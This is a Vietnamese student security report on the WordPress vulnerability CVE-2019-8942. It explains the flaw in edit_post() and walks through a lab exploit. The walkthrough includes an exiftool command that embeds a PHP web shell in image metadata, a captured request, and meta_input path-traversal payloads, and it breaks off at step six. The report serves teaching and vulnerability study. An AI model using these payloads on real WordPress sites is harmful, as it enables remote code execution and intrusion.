BỘ THÔNG TIN VÀ TRUYỀN THÔNG

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

---


# BÁO CÁO CHUYÊN ĐỀ AN NINH MẠNG

## Đề tài:

## CVE 2019 - 8942

**Người hướng dẫn** : **TS. NGUYỄN HỒNG SƠN**
**Sinh viên thực hiện** : **NGUYỄN MẠNH THÌN**
**Mã số sinh viên** : **N18DCAT085**
**Lớp** : **D18CQAT01-N**
**Khóa** : **2018 – 2023**
**Hệ** : **ĐẠI HỌC CHÍNH QUY**

**TP.HCM, THÁNG 11 NĂM 2023**

# LỜI CẢM ƠN

Em xin gửi lời tri ân sâu sắc đến các thầy cô ở Học viện Công Nghệ Bưu Chính Viễn Thông cơ sở tại TP Hồ Chí Minh đã tận tình dẫn dắt và truyền đạt cho em rất nhiều kiến thức quý báu trong những năm học vừa qua.

Đặc biệt trong đó, em xin chân thành cảm ơn thầy Nguyễn Hồng Sơn đã giảng dạy với nhiều tâm huyết, không chỉ là kiến thức kiến thức chuyên môn mà còn là những kiến thức cuộc sống, làm việc chuyên nghiệp, điều đó rất có ích với các bạn sinh viên trẻ khi bước ra ngoài môi trường thực tế.

TP Hồ Chí Minh, ngày 09/11/2023

# MỤC LỤC

# CHƯƠNG 1 GIỚI THIỆU CHUNG

## 1.1 Giới thiệu lỗ hổng Local File Inclusion và Upload File

Lỗ hổng File Inclusion cho phép tin tặc truy cập trái phép vào những tập tin nhạy cảm trên máy chủ web hoặc thực thi các tệp tin độc hại bằng cách sử dụng chức năng "include". Lỗ hổng này xảy ra do cơ chế kiểm tra đầu vào không được thực hiện tốt, khiến tin tặc có thể khai thác và chèn các dự liệu độc hại.

Attacker có thể sử dụng File Upload để nhúng 1 đoạn mã độc lên trang web , điều này có thể dẫn đến việc như là đưa 1 trang lừa đảo lên trang web hoặc là đánh sập , hủy hoại luôn trang web đấy . Ngoài ra , hacker có thể lấy được thông tin nội bộ của máy chủ web và sử dụng nó vào những việc phi pháp như là chiếm đoạt và các hoạt động mua bán thông tin có liên quan .

## 1.2 CVE 2019-8942.

CVE-2019-8942 là một lỗ hổng RCE trên Wordpress. Được tìm ra và công bố trên Ripstech Blog vào ngày 19/02/2019. Lỗ hổng cho phép kẻ tấn công được xác thực với quyền author, có thể thực thi mã tuỳ ý thông qua việc tải lên một ảnh nhiễm mã độc PHP. Lỗ hổng RCE này được khai thác với lộ trình tấn công gồm ba loại lỗ hổng bảo mật khác nhau: Path Traversal, Local File Inclusion trên Wordpress và một kỹ thuật khai thác điểm yếu trong thư viện xử lý ảnh GD của Wordpress.

CVE-2019-8942 là lỗ hổng lợi dụng lỗi LFI kết hợp tính năng File Upload để thực hiện RCE đến máy chủ web Wordpress với quyền author. Các phiên bản Wordpress bị ảnh hưởng bao gồm trước 4.9.9 và 5.x tới trước 5.0.1, cho phép thực thi code từ xa RCE. bởi giá trị **wp_attached_file** của **Post Meta** có thể bị thay đổi thành một đoạn string bất kỳ, ví dụ như một đoạn string: **.jpg?file.php**. Attacker với quyền author có thể thực thi code bất kỳ bằng upload các file ảnh chứa mã độc PHP trong **Exif metadata** sử dụng Exiftool. **Metadata** có thể hiểu là những dữ liệu mô tả về dữ liệu, cụ thể trong trường hợp này, metadata là các thông tin về blog như: tiêu đề, ngày đăng, tên tác giả,...

Điều kiện khai thác:

- CMS sử dụng Wordpress với phiên bản <= **4.9.8** hoặc **5.0.0.**
- Tài khoản user với quyền ít nhất là **author**.

Phân tích chi tiết hơn, ta có nguyên nhân chính dẫn tới việc user có quyền author có thể thực hiện RCE nằm ở lỗi Post meta có thể bị ghi đè.

Trong quá trình chỉnh sửa một hình ảnh đã được upload trên server, thường có URL là **/wp-admin/post.php?post=6&action=edit** sẽ gọi tới hàm **edit_post()**. Hàm **edit_post()** này trong tệp **wp-admin/includes/post.php** như sau:

```
function edit_post( $post_data = null ) {
	global $wpdb;
	if ( empty($post_data) )
		$post_data = &$_POST;
...
	if ( isset($post_data['meta']) && $post_data['meta'] ) {
		foreach ( $post_data['meta'] as $key => $value ) {
			if ( !$meta = get_post_meta_by_id( $key ) )
				continue;
			if ( $meta->post_id != $post_ID )
				continue;
			if ( is_protected_meta( $meta->meta_key, 'post' ) || ! current_user_can(
'edit_post_meta', $post_ID, $meta->meta_key ) )
				continue;
			if ( is_protected_meta( $value['key'], 'post' ) || ! current_user_can(
'edit_post_meta', $post_ID, $value['key'] ) )
				continue;
			update_meta( $key, $value['key'], $value['value'] );
		}
	}
...
	update_post_meta( $post_ID, '_edit_last', get_current_user_id() );
	$success = wp_update_post( $post_data );
	if ( ! $success && is_callable( array( $wpdb, 'strip_invalid_text_for_column' ) ) ) {
		$fields = array( 'post_title', 'post_content', 'post_excerpt' );
		foreach ( $fields as $field ) {
			if ( isset( $post_data[ $field ] ) ) {
				$post_data[ $field ] = $wpdb->strip_invalid_text_for_column(
$wpdb->posts, $field, $post_data[ $field ] );
			}
		}
		wp_update_post( $post_data );
	}
```

Xem xét qua hàm này, ta thấy sử dụng trực tiếp mảng **$_POST**. **wp_update_post** trực tiếp lấy **$post_data** làm tham số mà không kiểm tra các trường dữ liệu được phép chỉnh sửa.

User có quyền **post** bài có thể tiến hành ghi đè vào các giá trị **Post Meta**.
Cụ thể hơn, attacker có thể chỉnh sửa giá trị của **metadata _wp_attached_file**. Việc này sẽ không làm thay đổi tên file nó chỉ thay đổi file mà Wordpress thao tác tới khi tiến hành chỉnh sửa. Dẫn tới khai thác Path Traversal.

# CHƯƠNG 2 THỰC NGHIỆM QUÁ TRÌNH TẤN CÔNG

## 2.1 Môi trường lab.

Để mô tả lại quá trình tấn công, cần sử dụng 3 máy: gồm 2 máy ảo, một máy chính.

| Thông tin | Máy Monitor | Máy Victim (CMS) | Máy Attacker |
|---|---|---|---|
| IP | 192.168.75.155 | 192.168.75.158 | 192.168.75.152 |
| HĐH | Kali linux | Kali linux | Kali Linux |
| Phần mềm | Wireshark, Code OSS, Python | Docker(Wordpress 4.9.8,MySQL, Apache2) | Metasploit, Exiftool, HexedIt,WPScan |

## 2.2 Quá trình tấn công.

### 2.2.1. Tấn công thủ công.


**Bước 1.** Thực hiện tạo ảnh có chứa mã thực thi bởi exiftool

Dùng một ảnh bất kỳ để thực hiện tiêm mã php vào bằng câu lệnh sau:


**exiftool shell.png -documentname="<?php echo exec(\$_POST['cmd']); ?>"**

Ban đầu, xem xét hex data của bức ảnh bằng công cụ **hexedit**:


Xem xét bức ảnh sau khi chèn câu lệnh php, ta thấy sự thay đổi cơ bản về dung lượng file từ 10036 bytes ban đầu thành 10174 bytes.




Search hex data chứa trong bức ảnh với nội dung câu lệnh php đã chèn:





Tiến hành truy cập bash của docker container:





Đăng nhập vào mysql, tại đây ta xem xét các bản ghi ban đầu của bảng wp_postmeta:

- Có 2 bản ghi mặc định
- Chưa có dữ liệu phát sinh




**Bước 2.** Thực hiện Upload ảnh có chứa mã độc:

- Đăng nhập bằng tài khoản author đã tạo.
- Chọn mục **Media -> Add new -> Select Files -> chọn file shell.png**
- Chọn vào **ảnh -> Edit more details.**




- Dùng burp suite để ghi nhận tực hiện thao tác update image ở request url /wp-admin/post.php/?post=7&action=edit -> sau đó tạo repeater của request này:




```
Pretty  Raw  Hex
1  POST /wp-admin/post.php HTTP/1.1
2  Host: 192.168.75.154
3  Content-Length: 838
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.75.154
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.75.154/wp-admin/post.php?post=6&action=edit
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: wordpress_53dbab2950729a5bd38a021814f79b71=
   author%7C1698906779%7CET6vvzqVTOBrPgFWfCvcG197ilXIWn7SahgamlT8VEO%7Cbe41acabc9c9d6b756480093 6c939fb0c48caf88731e7f7067753eef38ba5a87; wordpress_test_cookie=WP+Cookie+check;
   wordpress_logged_in_53dbab2950729a5bd38a021814f79b71=
   author%7C1698906779%7CET6vvzqVTOBrPgFWfCvcG197ilXIWn7SahgamlT8VEO%7Ca514c4d5a62b96ec4647bd31bee44efb754abf58def8574e0ce91fb8e2670b88; wp-settings-time-2=1698734031
14 Connection: close
15
16 _wpnonce=8e15954e86&_wp_http_referer=%2Fwp-admin%2Fpost.php%3Fpost%3D6%26action%3Dedit&user_ID=2&action=editpost&originalaction=editpost&post_author=2&post_type=attachment&
   original_post_status=inherit&referredby=http%3A%2F%2F192.168.75.154%2Fwp-admin%2Fupload.php%3Fitem%3D6&_wp_original_http_referer=
   http%3A%2F%2F192.168.75.154%2Fwp-admin%2Fupload.php%3Fitem%3D6&post_ID=6&meta-box-order-nonce=3be5ed76f2&closedpostboxesnonce=6087d9797c&post_title=shell&samplepermalinknonce=
   6503883d50&excerpt=&_wp_attachment_image_alt=&content=&attachment_url=http%3A%2F%2F192.168.75.154%2Fwp-content%2Fuploads%2F2023%2F10%2Fshell.png&original_publish=Update&save=
   Update&advanced_view=1&comment_status=open&add_comment_nonce=74103506db&_ajax_fetch_list_nonce=427ef6bae1&_wp_http_referer=%2Fwp-admin%2Fpost.php%3Fpost%3D6%26action%3Dedit&
   post_name=shell
```

Sau khi thêm thành công, ta query bảng wp_postmeta thấy dữ liệu đã được cập nhật.

**Bước 3. Thực hiện thao tác crop image.**


Tiếp tục, tại thao tác crop image tại url /wp-admin/post.php/?post=&action=edit. Thực hiện bắt request tại nút Save -> Sau đó tạo repeater của request:





**Bước 4. Cập nhật attached file thành shell.png#shell.png**

Thêm payload &meta_input[_wp_attached_file]=2023/10/shell.png#/shell.png vào cuối request ở bước 3 và thực hiện lệnh send:


Kết quả thể hiện như sau:




Tiến hành sang repeater request ở bước số 4 và tiến hành Send:




## Bước 5. Cập nhật attached file thành shell.png#/../../../../themes/twentyseventeen/shell.png





## Bước 6. Tạo bài đăng mang payoad:

